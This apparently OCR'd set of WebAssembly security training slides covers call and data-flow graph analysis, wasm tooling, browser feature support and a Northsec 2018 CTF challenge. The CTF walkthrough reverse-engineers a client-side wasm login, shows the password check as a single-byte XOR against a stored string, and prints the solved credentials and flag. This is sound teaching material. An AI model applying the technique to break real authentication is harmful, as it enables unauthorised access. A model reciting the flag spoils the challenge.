  - Edge (f, g) indicates that procedure f calls procedure g.
  - Cycle in the graph indicates recursive procedure calls

- WebAssembly
  - **Node is a function**
  - **Edge a direct call**
  - Specify imported/exported functions
  - Informations about indirect calls





How that's work?

- **Operators**
  - `call`
    - arg: **index of the function**
  - `call_indirect`
    - arg: signature type - `(i32 i32) → i32`
    - Function index **popped from the stack at runtime**

- **Table section**
  - The table of functions indexes that `call_indirect` can call
  - How does dynamic dispatch work in WebAssembly?

Call operators (described here)

Name	Opcode	Immediates	Description
`call`	`0x10`	function_index : `varuint32`	call a function by its index
`call_indirect`	`0x11`	type_index : `varuint32`, reserved : `varuint1`	call a function indirect with an expected signature

The `call_indirect` operator takes a list of function arguments and as the last operand the index into the table. Its `reserved` immediate is for future use and must be `0` in the MVP.


The `call_indirect` instruction takes two static operands:


1. The type of the function that will be called, e.g. `(i32, i32) -> nil`. This type is encoded as an index into the "Type" section of a `.wasm` binary, and is statically validated to be within bounds.

2. The table of functions to index into. Again, this table is encoded as a statically validated index into the "Table" section of a `.wasm` binary.[0]

The index *into* the table of functions, selecting which function gets called, is provided dynamically via the stack. Any arguments to the function are passed via the stack as well. If the index is outside the table's bounds, a trap is raised. If the function at that index has a different type from what is expected, a trap is raised. If these dynamic checks pass, then the function at the given index is invoked.


Call Flow Graph for wasm binary - Octopus






Call Flow Graph for both (wasm & wat/wast)

- Binaryen `wasm-opt` tool
  - option: `--print-call-graph`
  - print a dot file
- Visualize dot files with Graphviz
  - online: http://www.webgraphviz.com/
  - offline: `xdot`
  - convert dot file to **`png/pdf/jpg/svg/`**...
    - `dot -T<format> fichier.dot -o fichier.<format>`






Data Flow Graph (DFG)

Data Flow Graph (DFG)


"Data-flow analysis is the process of **collecting information** about the way the **variables are used**, **defined in the program**. It attempts to obtain particular information **at each point in a procedure (function)**." - wikipedia

- General
  - nodes are computations
  - Phi node represent multiple possible value
    - select a value depending on the predecessor
- Example on the right using wasp
  - fibonacci wasm module
- Further reading:
  - Introduction to Data-flow analysis - link
  - Data Flow Graph - link
  - Comparison of different Data Flow Graph models - link
  - Data Flow Graphs Intro - link



Data Flow Graph **(wast_exercise/calc/calc.wasm)**

- Generate this graph:
  - `wasp dfg calc.wasm -o calc_dfg.dot -f 0`
- Display:
  - `xdot day_1/dataflow_examples/calc_dfg.dot`



EXERCISE

CTF Challenge

day_1/ctf/nsec2018/challenge1

Northsec 2018 CTF Challenges

- Secure Authentication
  - Access to a website which had a form client side authentication.
  - Mission: **Break the authentication**

- 3 Challenges
  - Same looking login page for each
  - wasm module and JS loader are differents
  - Hint:
    - find the login & password inside wasm modules

- DON'T GOOGLE IT, YOU WILL BE SPOILED
  - NorthSec 2018 - Secure Authentication - link, github


Challenge1: overview of the challenge

- challenge1.html
  - Exported wasm function `_authenticate` wrapped with `Module.ccall`

```
var authenticate = function(username, password) {
  return Module.ccall('authenticate', 'boolean', ['
    string', 'string'], [username, password])
}
```

  - `authenticate()` called once `username` & `password` submitted

```
if (authenticate(username, password)) {
```



- challenge1.wasm
  - Call graph: `octopus wasm.py -c -f challenge1.wasm`
    - `_authenticate` is calling two time `func0` and one time `func2`
  - Strings inside the Data section:
    - offset 1024: `b9b3beb8d2cfc8bdcfcfb9bdc8c7bac9bbbdcacbcfc8cdbabab9cccbbdc6cfcaceb9becbca`
    - offset 1024 + 0x26 = 1062: `admin`


```
Data[1]:
 - segment[0] size=43 - init i32=1024
  - 0000400: b9b3 beb8 d2cf c8bd cfcf b9bd c8c7 bac9  ................
  - 0000410: bbbd cacb cfc8 cdba bab9 cccb bdc6 cfca  ................
  - 0000420: ceb9 becb ca00 6164 6d69 6e              ......admin
```

Challenge1: func2 analysis

- func2 take two arguments
  - `local.get 0`
  - `local.get 1`


- Logic pseudocode:
  - `a = load8_s(0, arg[0] + i)`
  - `b = arg[1]`
  - `c = xor(a,b)`
  - `store8(c)`
  - `i++`

- This function is a basic single byte xor
  - Load each bytes in memory at address `arg[0] + i`
  - Xor the byte with `arg[1]`
  - Store xored_byte in memory offset `arg[0] + i`



Challenge1: decrypt flag inside data section

- `Func2` is called with
  - Given password
  - Hardcoded value `-1`
  - i.e. **`xor(*password, 0xFF)`**



- Hypothesis - `func0` is called with:
  - `'admin'(i32.const 1062)`
  - Given `username`
  - We can assume that **`func0` is doing string comparison**

- Global behavior
  - Our **given password is xored with `0xFF`** then stored at the same memory address
  - Our **given username is compared to `'admin'`** `(i32.const 1062)`
  - Our **xored_password is checked against the string `'b9b3...cbca'`** `(i32.const 1024)`


- Basic solving python script (`day_1/ctf/nsec2018/solution/challenge1.py`):
  - **`admin / FLAG-07B00FB78E6DB54072EEF34B9051FA45`**

BONUS EXERCISE

CTF Challenge

day_1/ctf/nsec2018/challenge2

Challenge2: Overview of the challenge



BONUS EXERCISE

Northsec 2018 CTF

day_1/ctf/nsec2018/challenge3

End of the day ;)
Questions?

Old/Extra slides ;)

Cheerp 2.0 - the C++ compiler for the Web

- “Cheerp compiles C/C++ into WebAssembly, JavaScript, or a combination, with no-overhead DOM and Web APIs access.”
- DOM manipulation and WebAPI access from WebAssembly
- Further reading:
  - Cheerp 2.0 released - link
  - 30–90% smaller than Emscripten - link
  - HelloWorld tutorial - link
  - WebWorkers with Cheerp - link
  - Preserving Flash content with WebAssembly done right - link

> open-source C/C++ compiler based on LLVM/Clang standard
> compiles into WebAssembly, JavaScript or a combination
> no-overhead access to HTML5 DOM and WebApis (WebGL, WebAudio)
> faster and smaller output compared to Emscripten*
> can generate fully garbage-collectible JavaScript
> in-browser debugging
> enterprise-grade support, consulting, training and porting services
> a seamless C++ programming experience for the Web

```
#include <cheerp/clientlib.h>
#include <cheerp/client.h>

[[cheerp::genericjs]] void domOutput(const char* str)
{
        client::console.log(str);
}

void webMain()
{
        domOutput("Hello World");
}
```

Standalone VM - Lucet

"Lucet is a **native WebAssembly compiler and runtime**. It is designed to safely execute untrusted WebAssembly programs inside your application." - github, blogpost

- Tools (Installation):
  - `lucetc`: Lucet **Compiler**.
  - `lucet-runtime`: **Runtime for WebAssembly** modules compiled through lucetc
  - `lucet-wasi`: crate providing **runtime support for WASI**.
  - `lucet-wasi-sdk`: Cranelift project that packages a build of the **Clang toolchain**, the **WASI reference sysroot**, and a **libc based on WASI syscalls**.
  - ...
- Further reading:
  - WASI example using Rust and Lucet - link
  - Fastly Terrarium - browser-based editor and deployment platform - demo
  - Deploying WASM to Fastly's Edge - link
  - Lucet: Safe WebAssembly Outside the Browser - video

For example, to create a WebAssembly module `hello.wasm` from `hello.c`:


```
wasm32-unknown-wasi-clang -Ofast -o hello.wasm hello.c
```

WebAssembly Proposals/Features

Browsers compatibility / features support

- **WebAssembly Feature Detection** - github
  - A small library to detect which features of WebAssembly are supported.
    - npm wasm-feature-detect package
  - Available online

- Browser compatibility
  - MDN WebAssembly table
  - Caniuse:
    - https://caniuse.com/#feat=wasm




Chrome 80.0 (Linux)	Firefox 75.0 (Linux)
✗ bigInt	✗ bigInt
✓ bulkMemory	✗ bulkMemory
✗ exceptions	✗ exceptions
✗ multiValue	✗ multiValue
✓ mutableGlobals	✓ mutableGlobals
✗ referenceTypes	✗ referenceTypes
✓ saturatedFloatToInt	✓ saturatedFloatToInt
✓ signExtensions	✓ signExtensions
✗ simd	✗ simd
✗ tailCall	✗ tailCall
✓ threads	✗ threads

SIMD for WebAssembly

“This specification describes a 128-bit packed Single Instruction Multiple Data (SIMD) extension to WebAssembly that can be implemented efficiently on current popular instruction set architectures.”

- proposal

- SIMD on V8/Chrome
  - Fast, parallel applications with WebAssembly SIMD - link
  - WebAssembly SIMD
  - SIMD.js
  - SIMD.js specification v0.9



- Further reading:
  - WebAssembly and SIMD by *Wasmer* - link
  - Harnessing your Hardware with SIMD, *Thomas Lively* - video
  - SIMD in WebAssembly – tales from the bleeding edge tutorial - link
  - Emscripten Porting SIMD code - link
  - SIMD Instructions Considered Harmful - link

SIMD example in **`day_1/simd`**


```
(module
  (memory $mem 1)
  (func $goit
    i32.const 32

    i32.const 0
    v128.load
    i32.const 16
    v128.load
    i32x4.add

    v128.store)
  (export "goit" (func $goit))
  (export "memory" (memory $mem))
)
```

```
Type[1]:
 - type[0] () -> nil
Function[1]:
 - func[0] sig=0 <goit>
Memory[1]:
 - memory[0] pages: initial=1
Export[2]:
 - func[0] <goit> -> "goit"
 - memory[0] -> "memory"
Code[1]:
 - func[0] size=22

Code Disassembly:

00002e func[0] <goit>:
 00002f: 41 20                          | i32.const 32
 000031: 41 00                          | i32.const 0
 000033: fd 00 04 00                    | v128.load 4 0
 000037: 41 10                          | i32.const 16
 000039: fd 00 04 00                    | v128.load 4 0
 00003d: fd 79                          | i32x4.add
 00003f: fd 01 04 00                    | v128.store 4 0
 000043: 0b                             | end
```

FUZZING LABS

WebAssembly Multi-threading

- Threads and Atomics in WebAssembly
  - Allows multiple WebAssembly instances in separate Web Workers to share a single `WebAssembly.Memory` object.
  - WebAssembly proposal - proposal / spec
  - Requirements: `SharedArrayBuffer & Web worker`
  - Browsers support status - link



- Emscripten Pthreads support - Documentation
  - Flag: `-s USE_PTHREADS=1`

- Further readings:
  - Faster Fractals with Multi-Threaded WebAssembly - link
  - Using WebAssembly with Web Workers - link
  - WebAssembly Threads ready to try in Chrome 70 (pthread & emscripten) - link
  - *"WebAssembly in Action"* Book chapter 9: Threading: web workers and pthreads - link
  - Using WebAssembly and Threads (Chrome Dev Summit 2018) - video
  - Multithreading Rust and Wasm - link
  - Running in Parallel: NgRx with WebAssembly, Web Workers and Worklets - video
  - Is postMessage slow? - link
  - Qt for WebAssembly: Multithreading - link

IndexedDB serialization of WebAssembly module

- Caching compiled WebAssembly modules **(NOT SUPPORTED ANYMORE)**
  - was introduced in June 2018 - here
  - was supported only by Firefox
  - Discussed than removed from firefox and wasm spec

> **Warning**: Experimental `WebAssembly.Module` IndexedDB serialization support is being removed from browsers; see bug 1469395 and this spec issue.

- Alternate solution:
  - webassembly.sh is using idb-keyval to store wasm binaries.
    - Set up offline storage for WAPM over Indexed DB - details

- Further readings:
  - MDN - Caching compiled WebAssembly modules - link
  - WebAssembly — Caching to HTML5 IndexedDB - link
  - Code caching for WebAssembly developers - link
  - Client-side storage (APIs, general) - link

Other majors proposals/features

- Interface Types Proposal - link
  - WebAssembly Interface Types: Interoperate with All the Things! - link
  - WebAssembly Interface Types - HTTP203 - link
- Non-trapping float-to-int conversions - link
  - Establish a convention for saturating operations which SIMD could share, to avoid introducing trapping.
- Sign-extension operators - link
  - Adds five new integer instructions for sign-extending 8-bit, 16-bit, and 32-bit values.
- Multi-value - link
  - Multiple return values for functions / Multiple results for instructions / Inputs to blocks
- Reference Types - link
  - Efficient interop with host environment & allow manipulating tables from within Wasm.
- Tail call - link
  - Introduce tail call operators (tail call is a kind of goto dressed as a call)
- Bulk memory operations - link
  - Introduce memcpy and memmove like instruction to manipulate linear memory from within Wasm.

- Evolving Wasm into a proper misnomer *by Andreas Rossberg* - video

Other security tool for wasm analysis

Browsers extensions analysis - ExtAnalysis

ExtAnalysis - A browser extension analysis framework

- Github, install
- Can be useful to **detect extensions using wasm**
- Supports/Features:

- Download & Analyze Extensions From:
  - Chrome Web Store
  - Firefox Addons
- Analyze Installed Extensions of:
  - Google Chrome
  - Mozilla Firefox
  - Opera Browser (Coming Soon)
- Upload and Scan Extensions. Supported formats:
  - .crx
  - .xpi
  - .zip


Features of ExtAnalysis :

- View Basic Informations:
  - Name, Author, Description and Version
- Manifest Viewer
- In depth permission information
- Extract Intels from files which include:
  - URLs and domains
  - IPv6 and IPv4 addresses
  - Bitcoin addresses
  - Email addresses
  - File comments
  - Base64 encoded strings
- View and Edit files. Supported file types:
  - html
  - json
  - JavaScript
  - css
- VirusTotal Scans For:
  - URLs
  - Domains
  - Files

ExtAnalysis

Browser Extension Analysis Framework

